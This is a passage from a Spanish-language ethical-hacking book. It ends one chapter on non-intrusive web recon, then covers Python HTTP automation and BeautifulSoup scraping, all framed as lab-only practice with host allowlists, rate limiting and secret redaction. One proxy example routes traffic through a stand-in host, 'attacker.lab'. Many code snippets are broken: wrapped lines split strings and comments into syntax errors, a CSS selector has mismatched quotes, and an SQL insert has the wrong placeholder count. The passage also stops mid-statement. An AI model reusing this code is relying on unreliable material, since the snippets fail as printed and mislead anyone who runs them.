r = requests.get("https://lab-web.local/", timeout=5,
verify="/path/ca-lab.pem")
print(r.status_code)
```

Evita **desactivar verify** salvo pruebas acotadas y documentadas; si lo haces, deja trazabilidad de por qué y bajo qué condiciones.

9) Cortesía técnica: límites, tiempos y no intrusión

- **Timeouts**: cada petición con tiempo finito; evitar bloqueos.
 - **Velocidad**: introduce `sleep()` entre solicitudes. El objetivo no es saturar.
 - **Tamaño**: no descargues archivos grandes sin necesidad; acota con `Range` si corresponde.
 - **Horarios**: en entornos reales con permiso, respeta ventanas de bajo tráfico.
 - **No persistencia**: no crees cuentas/datos innecesarios; si lo haces en el lab, elimínalos al finalizar.
-

10) Evidencia, bitácora y reporte

Un buen informe responde a **qué, cómo, cuándo, impacto y remedio**. En tu lab:

- Guarda cada paso en **JSONL** (una línea por evento) y adjunta capturas controladas.
- Conserva **hashes** (SHA-256) de archivos significativos (p. ej., evidencias, PCAPs).
- Resume en **Markdown**: alcance, metodología, hallazgos, riesgos y recomendaciones.

Ejemplo de línea JSONL:

```
{"ts":"2025-08-20T15:32:02Z","step":"GET /login","status":200,"elapsed_ms":112,"headers":{"Server":"nginx/1.24.0"}}
```

11) Señales de seguridad a observar (sin explotar)

- **Cabeceras:**
 - Content-Security-Policy clara, sin comodines excesivos.
 - Strict-Transport-Security con includeSubDomains en entornos HTTPS.
 - Referrer-Policy restrictiva (no-referrer, strict-origin-when-cross-origin).
 - X-Content-Type-Options: nosniff, X-Frame-Options: DENY/SAMEORIGIN.
- **Cookies:**
 - Secure, HttpOnly, SameSite.
 - No contener información sensible en claro.
- **Errores:**
 - Páginas 4xx/5xx **genéricas** (evitar stack-traces públicos).
 - Mensajes de validación **no reveladores** (no digas “usuario existe”).
- **Autenticación:**
 - MFA donde tenga sentido.
 - Bloqueos o **rate limiting** ante reintentos fallidos (en el lab).
- **TLS:**
 - Protocolos modernos, certificados válidos, HSTS.

Estas observaciones te permiten señalar oportunidades de mejora **sin** necesidad de pruebas destructivas.

12) Buenas prácticas de scripting seguro

- **Lista blanca de hosts:** tu script solo debe conectar contra dominios/IP del **lab**.
- **Parámetros explícitos:** no aceptes URL arbitrarias desde la línea de comandos sin validación.
- **Logs estructurados:** evita imprimir cookies o tokens en claro; usa redacciones.
- **Gestión de errores:** try/except/finally + registros (ver Cap. 9).
- **Dependencias auditadas:** pip-audit y bloqueo de versiones (Cap. 10).

Ejemplo de **lista blanca**:

```
from urllib.parse import urlsplit
```

```
ALLOWED_HOSTS = {"lab-web.local", "api.lab-web.local"}

def is_allowed(url):
    host = urlsplit(url).hostname
    return host in ALLOWED_HOSTS

url = "https://lab-web.local/admin"
if not is_allowed(url):
    raise SystemExit("Destino fuera de alcance permitido")
```

13) Antipatrones que debes evitar

- **Fuzzing ciego** contra sistemas sin permiso.
 - **Ataques de fuerza bruta** contra formularios reales.
 - **Descarga masiva** de contenido de terceros.
 - **Desactivar `verify=True`** en producción.
 - **Publicar hallazgos** sin autorización o con datos sensibles.
-

14) Ejercicio guiado (laboratorio)

Objetivo: realizar un reconocimiento inicial **no intrusivo** y generar un mini-reporte.

1. **HEAD y GET** de / y /login con curl y tu script de Python.
2. **TLS:** inspeccionar con `openssl s_client` (certificado, SAN, protocolo).
3. **Cabeceras:** revisar CSP, HSTS, XFO, XCTO, Referrer-Policy.
4. **robots/sitemap:** leer y listar rutas.
5. **Sesión:** iniciar sesión en **cuenta de laboratorio** y verificar flags de cookie.
6. **Reporte:** JSONL + Markdown con recomendaciones básicas (habilitar HSTS, endurecer CSP, ajustar SameSite, mensajes de error genéricos, rate limiting en login).

Mide tiempos (`elapsed_ms`) y respuestas (200/301/302/401/403), guarda fragmentos de evidencia **limitados** y redacta cualquier dato sensible.

15) ¿Cómo evalúo el riesgo sin explotar?

Apóyate en **OWASP Risk Rating** u **OWASP ASVS** para justificar prioridades sin necesidad de “romper” nada:

- **Probabilidad:** ¿la debilidad es común? ¿existen precondiciones difíciles?
- **Impacto:** ¿qué expone o habilita si se combinara con otra falla?
- **Controles compensatorios:** ¿hay WAF, monitoreo, alertas?

El resultado es una recomendación práctica: “Habilitar HSTS y CSP estricta reduce significativamente el riesgo de ataques de canal mixto y de inyección de contenido”.

16) Mirada hacia adelante

Este capítulo te ofrece una base ética y técnica para moverte con seguridad en el dominio web. A partir de aquí nos centraremos —siempre en **lab**— en temas como:

- **Modelos de autenticación y gestión de sesiones.**
 - **Validación de entradas y sanitización.**
 - **Riesgos de exposición de información** (headers, errores, backups).
 - **Buenas prácticas de APIs:** autenticación, autorización, rate limiting, paginación segura, CORS.
 - **Automatización con Python** para recogida de evidencias y generación de reportes.
-

Conclusiones

La seguridad web no empieza con exploits, sino con **responsabilidad**: entender el contexto, definir alcance, trabajar con metodologías, medir impacto y respetar personas y datos. Con lo aprendido hoy puedes:

- Preparar un entorno de **laboratorio** seguro.
- Realizar reconocimiento **no intrusivo** con terminal y Python.
- Evaluar señales de **configuración segura** en headers, cookies y TLS.
- Documentar hallazgos de manera profesional y proponer mejoras.

La ética no es un apéndice; es el núcleo del hacking ético. Sin ética y sin permiso, no hay “hacking web”, solo delito. Con ética, método y prudencia, serás capaz de detectar debilidades reales y ayudar a resolverlas.

Capítulo 22. Automatización de requests HTTP con Python (versión extendida)

Este capítulo es solo educativo. Practica en tu propio laboratorio, con autorización y equipo controlado. No apliques técnicas en sistemas ajenos. El uso indebido es ilegal y antiético. Sé responsable

Introducción

Automatizar **requests HTTP** con Python es una habilidad esencial para tareas de reconocimiento, verificación de configuraciones, recolección de evidencias y generación de reportes en un **laboratorio seguro**. Bien usada, la automatización permite repetir pruebas, comparar resultados en el tiempo y reducir errores humanos. Mal usada, puede convertirse en **abuso de servicios** o incluso en conductas ilegales. En este capítulo aprenderás a construir **clientes HTTP robustos, respetuosos y medibles**, con límites claros para que tus scripts sean profesionales y éticos.

Nos centraremos en:

- Fundamentos seguros de `requests` (y una introducción a `httpx`).
- **Timeouts**, control de **redirecciones**, manejo de **cookies** y **sesiones**.
- **Allowlists** de dominios, **rate limiting**, **reintentos** con backoff y manejo de **429/5xx**.
- Evidencias en **JSONL/CSV**, **redacción** de secretos y métricas (latencia, tamaño, códigos).
- Descargas **streaming** con límites de memoria, **uploads** controlados, **paginación** y **autenticación** de laboratorio.
- TLS: verificación, **CA propia** de laboratorio y **pinning** por huella.
- Concurrencia responsable (threads/async) y pruebas con **mocks**.

Todos los ejemplos se ejecutan sobre **hosts y APIs de laboratorio** que controlas. No apuntes estos scripts a servicios de terceros sin autorización escrita.

1) Preparación del entorno

Crea un entorno virtual y instala dependencias mínimas:

```
python3 -m venv venv
source venv/bin/activate
pip install requests httpx
# opcional (laboratorio): beautifulsoup4, requests-cache
```

Opcional, instala un **proxy voluntario** (solo en lab) para observar tráfico: `mitmproxy` con tu **CA de laboratorio** instalada en la VM de pruebas (nunca fuerces interceptación a terceros).

2) requests: sesión, headers, timeouts y redirecciones

Un error común es omitir `timeout` y permitir redirecciones infinitas. Empecemos con una **sesión** bien configurada:

```
# client_safe.py
import time, json, hashlib
from urllib.parse import urlsplit, urljoin
import requests

DEFAULT_TIMEOUT = (3.05, 8) # (connect, read) recomendado por
requests
DEFAULT_UA = "LabStudent/1.0 (+lab-only)"
ALLOWED_HOSTS = {"lab-web.local", "api.lab-web.local"}

class SafeHttpClient:
    def __init__(self, verify_ca=None, max_redirects=5):
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": DEFAULT_UA, "Accept":
            "*/*"})
        self.verify_ca = verify_ca # ruta a CA del lab (PEM) o
True
```



```

        self.max_redirects = max_redirects

    def _allowed(self, url: str) -> bool:
        host = urlsplit(url).hostname
        return host in ALLOWED_HOSTS

    def _now_ms(self):
        return int(time.time() * 1000)

    def request(self, method, url, **kw):
        if not self._allowed(url):
            raise ValueError(f"Destino fuera de alcance permitido:
{url}")
        kw.setdefault("timeout", DEFAULT_TIMEOUT)
        kw.setdefault("allow_redirects", True)
        kw.setdefault("verify", self.verify_ca if self.verify_ca is
not None else True)
        t0 = self._now_ms()
        r = self.s.request(method.upper(), url, **kw)
        meta = {
            "url": r.url, "status": r.status_code,
            "elapsed_ms": self._now_ms() - t0,
            "len": len(r.content),
            "redir_cnt": len(r.history),
        }
        if meta["redir_cnt"] > self.max_redirects:
            raise RuntimeError("Demasiadas redirecciones")
        return r, meta

    def get(self, url, **kw): return self.request("GET", url,
**kw)
    def head(self, url, **kw): return self.request("HEAD", url,
**kw)
    def post(self, url, **kw): return self.request("POST", url,
**kw)

```

Puntos clave:

- `DEFAULT_TIMEOUT` evita bloqueos eternos.
- `ALLOWED_HOSTS` impide salidas del alcance.
- Medimos latencia y longitud de respuesta.
- Limitamos redirecciones.

3) Evidencias y redacción (masking) de secretos

Nunca guardes tokens en claro. Redacta valores sensibles antes de loguear:

```
SENSITIVE_HEADERS = {"authorization", "cookie", "set-cookie", "x-
api-key"}
```

```

def redact_headers(h: dict) -> dict:
    out = {}
    for k, v in h.items():
        if k.lower() in SENSITIVE_HEADERS:

```

```

        # conserva longitud aproximada pero oculta contenido
        out[k] = f"<redacted:{len(str(v))}>"
    else:
        out[k] = v
return out

```

```

def save_jsonl(event: dict, path="evidence.jsonl"):
    with open(path, "a", encoding="utf-8") as f:
        f.write(json.dumps(event, ensure_ascii=False) + "\n")

```

Uso:

```

client = SafeHttpClient(verify_ca="/path/ca-lab.pem")

r, meta = client.get("https://lab-web.local/")
save_jsonl({"step": "GET /", "meta": meta,
"headers": redact_headers(r.headers)})

```

4) Reintentos con backoff exponencial y manejo de 429/5xx

Nunca hagas reintentos ciegos. Solo reintentas **métodos idempotentes** (HEAD/GET) y ciertos códigos/errores:

```

import random, time
from requests.exceptions import Timeout, ConnectionError

RETRY_STATUSES = {429, 500, 502, 503, 504}

def get_with_retry(client: SafeHttpClient, url: str, attempts=3,
base=0.25, jitter=0.15):
    for i in range(attempts):
        try:
            r, meta = client.get(url)
            if r.status_code in RETRY_STATUSES:
                raise RuntimeError(f"Retryable status
{r.status_code}")
            return r, meta
        except (Timeout, ConnectionError, RuntimeError) as e:
            if i == attempts - 1:
                raise
            backoff = base * (2 ** i) + random.uniform(0, jitter)
            time.sleep(backoff)

```

Si el servidor devuelve Retry-After, respétalo:

```

def retry_after_seconds(resp):
    ra = resp.headers.get("Retry-After")
    if not ra:
        return None
    try:
        return int(ra)
    except ValueError:

```

```
return None
```

5) Rate limiting por host (Token Bucket simple)

Evita saturar servicios, incluso en tu lab:

```
import time, threading

class TokenBucket:
    def __init__(self, rate_per_sec, burst=1):
        self.rate = rate_per_sec
        self.capacity = burst
        self.tokens = burst
        self.lock = threading.Lock()
        self.last = time.monotonic()

    def take(self):
        with self.lock:
            now = time.monotonic()
            delta = now - self.last
            self.last = now
            self.tokens = min(self.capacity, self.tokens + delta *
self.rate)
            if self.tokens >= 1:
                self.tokens -= 1
                return True
            return False

bucket = TokenBucket(rate_per_sec=2, burst=2)  # 2 req/s máx

def limited_get(client, url):
    while not bucket.take():
        time.sleep(0.05)
    return client.get(url)
```

6) Sesiones, cookies y CSRF (laboratorio)

Muchos flujos requieren sesión persistente. Ejemplo de login **de laboratorio** y posterior petición autenticada:

```
def lab_login(client: SafeHttpClient, base, user, pwd):
    # 1) GET login para obtener cookie/csrf
    r, meta = client.get(urljoin(base, "/login"))
    # extrae CSRF si tu app de lab lo usa (ejemplo orientativo)
    csrf = None
    for line in r.text.splitlines():
        if 'name="csrf_token"' in line:
            csrf = line.split('value="')[1].split('"')[0]
            break
    data = {"username": user, "password": pwd}
    if csrf: data["csrf_token"] = csrf
```

```
# 2) POST login
r2, m2 = client.post(urljoin(base, "/login"), data=data,
allow_redirects=False)
return (r2.status_code in (200,302)), r2
```

No automatices inicios de sesión en sistemas de terceros. Este ejemplo es estrictamente para **aplicaciones de práctica** en tu laboratorio.

7) Descargas streaming con límite de tamaño y hash

Controla memoria y evita descargar archivos enormes por accidente:

```
import hashlib

def download_stream(client: SafeHttpClient, url,
max_bytes=10_000_000, chunk=8192):
    r, meta = client.get(url, stream=True)
    if r.status_code != 200:
        raise RuntimeError(f"HTTP {r.status_code}")
    h = hashlib.sha256()
    total = 0
    with open("out.bin", "wb") as f:
        for part in r.iter_content(chunk_size=chunk):
            if part:
                total += len(part)
                if total > max_bytes:
                    raise RuntimeError("Límite de tamaño superado")
                h.update(part)
                f.write(part)
    meta["sha256"] = h.hexdigest()
    return meta
```

8) Subidas (multipart/form-data) con validación básica

Permite probar endpoints de carga en tu lab, restringiendo tipo y tamaño:

```
import mimetypes, os

ALLOWED_TYPES = {"text/plain", "image/png"}

def safe_upload(client, url, path):
    if not os.path.exists(path):
        raise FileNotFoundError(path)
    mime, _ = mimetypes.guess_type(path)
    mime = mime or "application/octet-stream"
    if mime not in ALLOWED_TYPES:
        raise ValueError(f"Tipo no permitido: {mime}")
    with open(path, "rb") as fh:
        files = {"file": (os.path.basename(path), fh, mime)}
```

```
    r, meta = client.post(url, files=files)
    return r, meta
```

9) Paginación (Link headers o campos next)

APIs de laboratorio suelen paginar resultados. Maneja ambas variantes:

```
def iter_paginated(client, url):
    # variante hipertexto: Link: <...>; rel="next"
    next_url = url
    seen = 0
    while next_url:
        r, meta = client.get(next_url)
        yield r.json(), meta
        seen += 1
        link = r.headers.get("Link", "")
        next_url = None
        for part in link.split(","):
            if 'rel="next"' in part:
                next_url = part.split("<")[1].split(">")[0]
                break

def iter_paginated_json(client, url):
    # variante JSON: {"next":"...", "items":[...] }
    while url:
        r, meta = client.get(url)
        data = r.json()
        yield data.get("items", []), meta
        url = data.get("next")
```

10) TLS en laboratorio: CA propia y pinning por huella

Verifica certificados con tu CA y, si necesitas una capa extra, fija la huella del cert (solo lab):

```
import ssl, socket, hashlib

def cert_sha256(host, port=443):
    ctx = ssl.create_default_context(cafile="/path/ca-lab.pem")
    with socket.create_connection((host, port), timeout=3) as sock:
        with ctx.wrap_socket(sock, server_hostname=host) as ss:
            der = ss.getpeercert(True)
            return hashlib.sha256(der).hexdigest()

EXPECTED = {"lab-web.local": "f4b8...c0"} # completa con tu hash
real

def pinned_get(client, url):
    host = urlsplit(url).hostname
    if host in EXPECTED:
        h = cert_sha256(host)
```

```

        if h != EXPECTED[host]:
            raise RuntimeError("Pinning TLS falló (hash
diferente)")
        return client.get(url)

```

No intentes evadir seguridad TLS en sistemas ajenos. En el lab sirve para **aprender**.

11) Concurrencia responsable

11.1 Threads con requests (pocos hilos + rate limit)

```

from concurrent.futures import ThreadPoolExecutor, as_completed

def batch_head(client, urls, max_workers=6):
    results = []
    with ThreadPoolExecutor(max_workers=max_workers) as exe:
        futs = {exe.submit(limited_get, client, u): u for u in
urls}
        for f in as_completed(futs):
            u = futs[f]
            try:
                r, meta = f.result()
                results.append((u, r.status_code,
meta["elapsed_ms"]))
            except Exception as e:
                results.append((u, f"ERR:{e}", None))
    return results

```

11.2 Async con httpx (ideal para muchas lecturas)

```

# async_httpx_demo.py
import asyncio, httpx, time
ALLOWED = {"lab-web.local", "api.lab-web.local"}

async def fetch(client, url, sem):
    host = urlsplit(url).hostname
    if host not in ALLOWED:
        return (url, "DENY", 0)
    async with sem:
        t0 = time.perf_counter()
        try:
            r = await client.get(url, timeout=8.0,
follow_redirects=True)
            return (url, r.status_code, int((time.perf_counter()-
t0)*1000))
        except Exception as e:
            return (url, f"ERR:{e}", 0)

async def main(urls):
    sem = asyncio.Semaphore(10) # máx en vuelo
    async with httpx.AsyncClient(headers={"User-Agent":
DEFAULT_UA}, verify="/path/ca-lab.pem") as client:

```

```
tasks = [fetch(client, u, sem) for u in urls]
return await asyncio.gather(*tasks)

# asyncio.run(main([...]))
```

12) Caching de laboratorio y control de repetición

Para comparar cambios entre días sin recargar el servicio, usa **requests-cache** (solo en lab):

```
pip install requests-cache

import requests_cache
requests_cache.install_cache("lab_cache", expire_after=300) # 5
min
```

Documenta en tu reporte cuándo una respuesta provino de caché.

13) Proxies voluntarios (solo lab)

Configura explícitamente (no dependas solo de variables de entorno):

```
proxies = {
    "http": "http://attacker.lab:8080",
    "https": "http://attacker.lab:8080",
}
r, meta = client.get("https://lab-web.local/", proxies=proxies)
```

Siempre con **CA de laboratorio** instalada en la VM de pruebas. No fuerces equipos de terceros.

14) Reportes: JSONL + CSV con redacciones y métricas

Genera evidencia consumible:

```
import csv

def write_csv(rows, path="http_report.csv"):
    with open(path, "w", newline="", encoding="utf-8") as f:
        w = csv.writer(f)
        w.writerow(["url", "status", "elapsed_ms", "len"])
        for row in rows:
            w.writerow(row)
```

Ejemplo integrando todo:

```

urls = [
    "https://lab-web.local/",
    "https://lab-web.local/login",
    "https://api.lab-web.local/health"
]
client = SafeHttpClient(verify_ca="/path/ca-lab.pem")
rows = []
for u in urls:
    try:
        r, meta = get_with_retry(client, u)
        save_jsonl({"url":u, "meta":meta,
"headers":redact_headers(r.headers)})
        rows.append((u, r.status_code, meta["elapsed_ms"],
meta["len"]))
    except Exception as e:
        rows.append((u, f"ERR:{e}", "", ""))
write_csv(rows)

```

15) Autenticación de laboratorio: Basic/Bearer y rotación

Basic

```

from requests.auth import HTTPBasicAuth
r, meta = client.get("https://api.lab-web.local/secure",
auth=HTTPBasicAuth("labuser", "Lab@12345"))

```

Bearer (token en memoria, redacción en logs)

```

def bearer_headers(token: str) -> dict:
    return {"Authorization": f"Bearer {token}"}

token = "lab-token-no-real"
r, meta = client.get("https://api.lab-web.local/data",
headers=bearer_headers(token))
save_jsonl({"step":"GET /data", "status":meta["status"],
"auth":"<redacted>"})

```

Rotación de token (flujo simplificado en lab): si recibes 401, solicita `refresh_token` a `/auth/refresh` y reintenta una vez. **No implementes esto contra servicios ajenos.**

16) Mocks y pruebas

Para no depender del servicio real del lab en tus tests, puedes **simular** respuestas:

- Con `responses` (para `requests`).
- Con `pytest-httpx` (para `httpx`).

Ejemplo conceptual con responses:

```
# pip install responses pytest
import responses, requests

@responses.activate
def test_head_root():
    responses.add(responses.HEAD, "https://lab-web.local/",
status=200, headers={"Server":"nginx"})
    s = requests.Session()
    r = s.head("https://lab-web.local/", timeout=2, verify=False)
    assert r.status_code == 200
```

17) CLI de ejemplo: auditoría suave

Crea un pequeño CLI que reciba una **lista** de rutas del lab, haga HEAD y GET con límites y genere CSV:

```
# audit_cli.py
import argparse, sys
from urllib.parse import urljoin

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--base", default="https://lab-web.local/")
    ap.add_argument("--paths", nargs="+",
default=["/", "/login", "/robots.txt"])
    args = ap.parse_args()

    client = SafeHttpClient(verify_ca="/path/ca-lab.pem")
    rows = []
    for p in args.paths:
        url = urljoin(args.base, p)
        try:
            r, meta = limited_get(client, url)
            save_jsonl({"url":url, "meta":meta})
            rows.append((url, r.status_code, meta["elapsed_ms"],
meta["len"]))
        except Exception as e:
            rows.append((url, f"ERR:{e}", "", ""))
    write_csv(rows)

if __name__ == "__main__":
    sys.exit(main())
```

18) Buenas prácticas y ética operativa

- **Límites:** timeouts, rate limit, allowlist, tamaño máximo de descarga.
- **Respeto:** no automaticos inicios de sesión ni scraping fuera del **lab**.
- **Redacción:** oculta tokens, cookies y datos sensibles en logs.
- **Trazabilidad:** JSONL + CSV con fecha, hash del script, versión de dependencias.

- **TLS:** verifica certificados (CA del lab) y usa pinning únicamente en tu entorno.
 - **Limpieza:** elimina archivos temporales y tokens de prueba tras las prácticas.
-

Conclusiones

Ya puedes construir **clientes HTTP profesionales** que integran seguridad (TLS verificado, allowlist), resiliencia (timeouts, backoff, rate limit), observabilidad (latencias, tamaños, códigos, evidencias redaccionadas) y respeto por los sistemas. Viste cómo manejar sesiones y cookies, realizar descargas controladas, subir archivos con filtros, paginar resultados y ejecutar concurrencia **responsable** con threads o async. Además, aprendiste a crear **reportes reproducibles** y a probar tus scripts con **mocks**, todo dentro de un laboratorio ético.

Este enfoque te permite evolucionar de “hacer peticiones sueltas” a **automatizar auditorías suaves**, repetibles y seguras, apoyando capítulos venideros centrados en autenticación, autorización, APIs y seguridad avanzada.

Capítulo 23. Extracción de datos con Web Scraping y BeautifulSoup (versión extendida)

Disclaimer: Este capítulo es educativo y debe practicarse en un laboratorio controlado. No raspes ni recopiles datos de sitios ajenos sin permiso. El mal uso es ilegal y antiético; actúa responsablemente. En lab.

Introducción

El **web scraping** es la automatización de lectura de páginas web para extraer información estructurada. En un contexto de **hacking ético** y análisis profesional, scrapeamos **nuestros propios entornos de laboratorio** para aprender a recolectar evidencias, auditar configuraciones, generar datasets de prueba y alimentar pipelines internos, siempre con **autorización**, límites y un profundo respeto por términos de servicio, robots.txt, privacidad y carga sobre los servidores.

En este capítulo te enseñaré a construir **scrapers robustos y respetuosos** en Python usando **Requests** y **BeautifulSoup** (BS4), con prácticas como: `timeouts`, control de redirecciones, **rate limiting**, **backoff**, validación con **robots.txt**, parsing con selectores CSS, paginación, normalización, deduplicación y exportación a CSV/JSON/SQLite. También veremos cómo manejar **login con CSRF** en un ambiente de prueba y cómo lidiar con contenido dinámico (APIs JSON) sin recurrir a técnicas invasivas.

Nada aquí está pensado para ser usado fuera del laboratorio. No evadas controles, no ignores términos de uso y no accedas a recursos que no estén explícitamente autorizados.

1) Fundamentos éticos y legales del scraping (en serio)

- **Permiso explícito:** incluso para entornos “propios”, documenta alcance, ventanas y objetivos.
 - **Respeto por robots.txt:** no es una ley, pero **sí** una norma de cortesía técnica. Léelo y respétalo en tu lab; te prepara para operar éticamente en el mundo real.
 - **No extracción de PII real:** usa datos ficticios en tus entornos.
 - **No DoS:** limita la tasa de solicitudes, define timeouts y reintentos prudentes.
 - **No eludir mecanismos anti-bot:** este capítulo enseña a construir scrapers responsables, **no** a evadir controles.
 - **Trazabilidad:** registra fechas, parámetros, errores y resultados.
-

2) Preparación del entorno

Crea y activa tu entorno virtual:

```
python3 -m venv venv
source venv/bin/activate
pip install requests beautifulsoup4 lxml soupsieve python-dateutil
```

- **Requests:** cliente HTTP.
 - **BeautifulSoup4:** parsing HTML.
 - **lxml:** parser rápido y tolerante.
 - **soupsieve:** habilita **selectores CSS** potentes en BS4.
 - **dateutil:** parseo de fechas variadas.
-

3) Anatomía mínima de una página HTML (recordatorio)

Una página suele incluir:

```
<!doctype html>
<html>
  <head>
    <title>Noticias - Lab</title>
    <meta charset="utf-8">
  </head>
  <body>
    <article class="post" data-id="42">
      <h2><a href="/post/42">Título</a></h2>
      <time datetime="2025-08-20">20/08/2025</time>
      <p class="summary">Resumen...</p>
    </article>
  </body>
</html>
```

Nuestro objetivo es **convertir** esto en registros estructurados, p. ej.:

```
{"id": 42, "titulo": "Título", "url": "https://lab-web.local/post/42", "fecha": "2025-08-20", "resumen": "Resumen..."}
```

4) Cliente HTTP responsable (timeouts, headers, rate limiting)

Un buen scraper **no** es solo “descargar y parsear”; es **política de cortesía**:

```
# client.py
import time, random
from urllib.parse import urlsplit
import requests

DEFAULT_TIMEOUT = (3.05, 8) # (connect, read)
UA = "LabScraper/1.0 (+lab-only)"
ALLOWED = {"lab-web.local"}

class Client:
    def __init__(self, ca=None, delay=(0.2, 0.6), max_redirects=5):
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA, "Accept":
"text/html,application/xhtml+xml;q=0.9,*/*;q=0.8"})
        self.ca = ca if ca is not None else True
        self.delay = delay
        self.max_redirects = max_redirects

    def _allowed(self, url):
        host = urlsplit(url).hostname
        return host in ALLOWED

    def get(self, url, **kw):
        if not self._allowed(url):
            raise ValueError(f"Fuera de alcance permitido: {url}")
        kw.setdefault("timeout", DEFAULT_TIMEOUT)
        kw.setdefault("allow_redirects", True)
        kw.setdefault("verify", self.ca)
        # Rate limiting simple (cortesía)
        time.sleep(random.uniform(*self.delay))
        r = self.s.get(url, **kw)
        if len(r.history) > self.max_redirects:
            raise RuntimeError("Demasiadas redirecciones")
        return r
```

5) Respetar robots.txt (laboratorio)

Usa `urllib.robotparser` para **autorizar** rutas de manera automática:

```
# robots.py
from urllib import robotparser
from urllib.parse import urljoin
```

```
def can_fetch(base, path, ua="LabScraper"):
    rp = robotparser.RobotFileParser()
    rp.set_url(urljoin(base, "/robots.txt"))
    try:
        rp.read()
    except Exception:
        # En laboratorio puedes decidir política por defecto:
        return True
    return rp.can_fetch(ua, urljoin(base, path))
```

Ejemplo:

```
base = "https://lab-web.local"
if can_fetch(base, "/noticias"):
    # procede
    pass
```

6) BeautifulSoup: conceptos clave

Inicializa BS4 con **lxml**:

```
from bs4 import BeautifulSoup

def soupify(html: str) -> BeautifulSoup:
    return BeautifulSoup(html, "lxml")
```

Selección:

- **Por etiqueta:** `soup.find("article")`
- **Por clase:** `soup.find_all("article", class_="post")`
- **Por atributo:** `soup.select('article.post[data-id]')`
- **CSS potente (gracias a soupsieve):** `soup.select("article.post > h2 > a")`

Extracción de texto y atributos:

```
def text(el):
    return el.get_text(strip=True) if el else ""

def attr(el, name):
    return el.get(name) if el and el.has_attr(name) else None
```

7) Pipeline de scraping (diseño)

1. **Fetch:** descarga HTML con cliente responsable.
2. **Parse:** crea `soup` y localiza contenedores.
3. **Extract:** transforma nodos en dicts.
4. **Normalize:** limpia espacios, fechas, URLs absolutas, unicode.
5. **Dedup:** evita repetir registros por id/url.

6. **Persist:** exporta a CSV/JSON/SQLite.
 7. **Log:** guarda métricas (duración, códigos HTTP, tamaño).
-

8) Ejemplo 1: listar artículos de la portada (lab)

Supongamos `https://lab-web.local/noticias` con `article.post`:

```
# scrape_list.py
from urllib.parse import urljoin
from bs4 import BeautifulSoup
from client import Client
from dateutil import parser as dateparser

BASE = "https://lab-web.local"

def parse_list(html):
    soup = BeautifulSoup(html, "lxml")
    out = []
    for art in soup.select("article.post"):
        a = art.select_one("h2 > a")
        t = art.select_one("time")
        rec = {
            "id": int(art.get("data-id", "0")) or None,
            "titulo": (a.get_text(strip=True) if a else None),
            "url": urljoin(BASE, a.get("href")) if a else None,
            "fecha_iso":
                dateparser.parse(t.get("datetime")).date().isoformat() if t and
                t.get("datetime") else None,
            "resumen":
                (art.select_one(".summary").get_text(strip=True) if
                art.select_one(".summary") else None)
        }
        out.append(rec)
    return out

def main():
    c = Client(ca="/path/ca-lab.pem")
    r = c.get(f"{BASE}/noticias")
    items = parse_list(r.text)
    for it in items:
        print(it)

if __name__ == "__main__":
    main()
```

9) Ejemplo 2: paginación básica

Muchas listas tienen `?page=1,2,...`. Se detiene cuando la página devuelva 404, o cuando no haya resultados:

```
# paginate.py
```

```

from client import Client
from scrape_list import parse_list, BASE

def crawl_pages(max_pages=10):
    c = Client(ca="/path/ca-lab.pem")
    all_items = []
    for p in range(1, max_pages+1):
        url = f"{BASE}/noticias?page={p}"
        r = c.get(url)
        if r.status_code != 200:
            break
        items = parse_list(r.text)
        if not items:
            break
        all_items.extend(items)
    return all_items

if __name__ == "__main__":
    data = crawl_pages(5)
    print(f"Total items: {len(data)}")

```

10) Ejemplo 3: “next” automático (link header o botón)

Si la página tiene un enlace **Siguiente**:

```

from bs4 import BeautifulSoup
from urllib.parse import urljoin

def next_link(html):
    soup = BeautifulSoup(html, "lxml")
    a = soup.select_one('a[rel="next"]', a.next,
a:contains("Siguiente")')
    return urljoin(BASE, a.get("href")) if a and a.get("href") else
None

```

O vía header HTTP Link: <...>; rel="next":

```

def link_header_next(resp):
    link = resp.headers.get("Link")
    if not link: return None
    for part in link.split(","):
        if 'rel="next"' in part:
            return part.split("<")[1].split(">")[0]
    return None

```

11) Ejemplo 4: scraping de detalle (enlace → ficha)

Después de extraer URLs de posts, visita cada detalle **con límites**:

```

# scrape_detail.py
from bs4 import BeautifulSoup
from client import Client
from urllib.parse import urljoin

def parse_detail(html):
    soup = BeautifulSoup(html, "lxml")
    body = soup.select_one("article.post .content")
    tags = [t.get_text(strip=True) for t in soup.select(".tags a")]
    return {
        "contenido": body.get_text("\n", strip=True) if body else
        "",
        "tags": tags
    }

def enrich(items):
    c = Client(ca="/path/ca-lab.pem", delay=(0.3,0.8))
    out = []
    for it in items:
        if not it.get("url"):
            continue
        r = c.get(it["url"])
        detail = parse_detail(r.text)
        rec = {**it, **detail}
        out.append(rec)
    return out

```

12) Normalización y limpieza

Limpia espacios, normaliza unicode y fechas:

```

import unicodedata
from dateutil import parser as dateparser

def norm_space(s: str) -> str:
    return " ".join(s.split()) if s else s

def norm_unicode(s: str) -> str:
    return unicodedata.normalize("NFC", s) if s else s

def norm_date(s: str) -> str:
    try:
        return dateparser.parse(s,
dayfirst=True).date().isoformat()
    except Exception:
        return None

```

Aplica a cada campo textual antes de persistir.

13) Deduplicación (por id o URL canónica)


```
def dedup(records, key="url"):
    seen, out = set(), []
    for r in records:
        k = r.get(key)
        if not k or k in seen:
            continue
        seen.add(k)
        out.append(r)
    return out
```

14) Exportación: CSV, JSONL y SQLite

CSV:

```
import csv

def write_csv(rows, path="datos.csv"):
    if not rows: return
    headers = sorted({k for r in rows for k in r.keys()})
    with open(path, "w", newline="", encoding="utf-8") as f:
        w = csv.DictWriter(f, fieldnames=headers)
        w.writeheader()
        for r in rows:
            w.writerow(r)
```

JSONL (una línea por registro):

```
import json

def write_jsonl(rows, path="datos.jsonl"):
    with open(path, "w", encoding="utf-8") as f:
        for r in rows:
            f.write(json.dumps(r, ensure_ascii=False) + "\n")
```

SQLite (persistencia rápida en archivo):

```
import sqlite3, json

def save_sqlite(rows, db="scrape.db"):
    con = sqlite3.connect(db)
    cur = con.cursor()
    cur.execute("""CREATE TABLE IF NOT EXISTS posts(
        url TEXT PRIMARY KEY,
        titulo TEXT, fecha_iso TEXT, resumen TEXT, contenido TEXT,
tags TEXT
)""")
    for r in rows:
        cur.execute("INSERT OR REPLACE INTO posts VALUES
(?,?,?,?,?,?,?)",
                    (r.get("url"), r.get("titulo"),
r.get("fecha_iso"),
                    r.get("resumen"), r.get("contenido"),
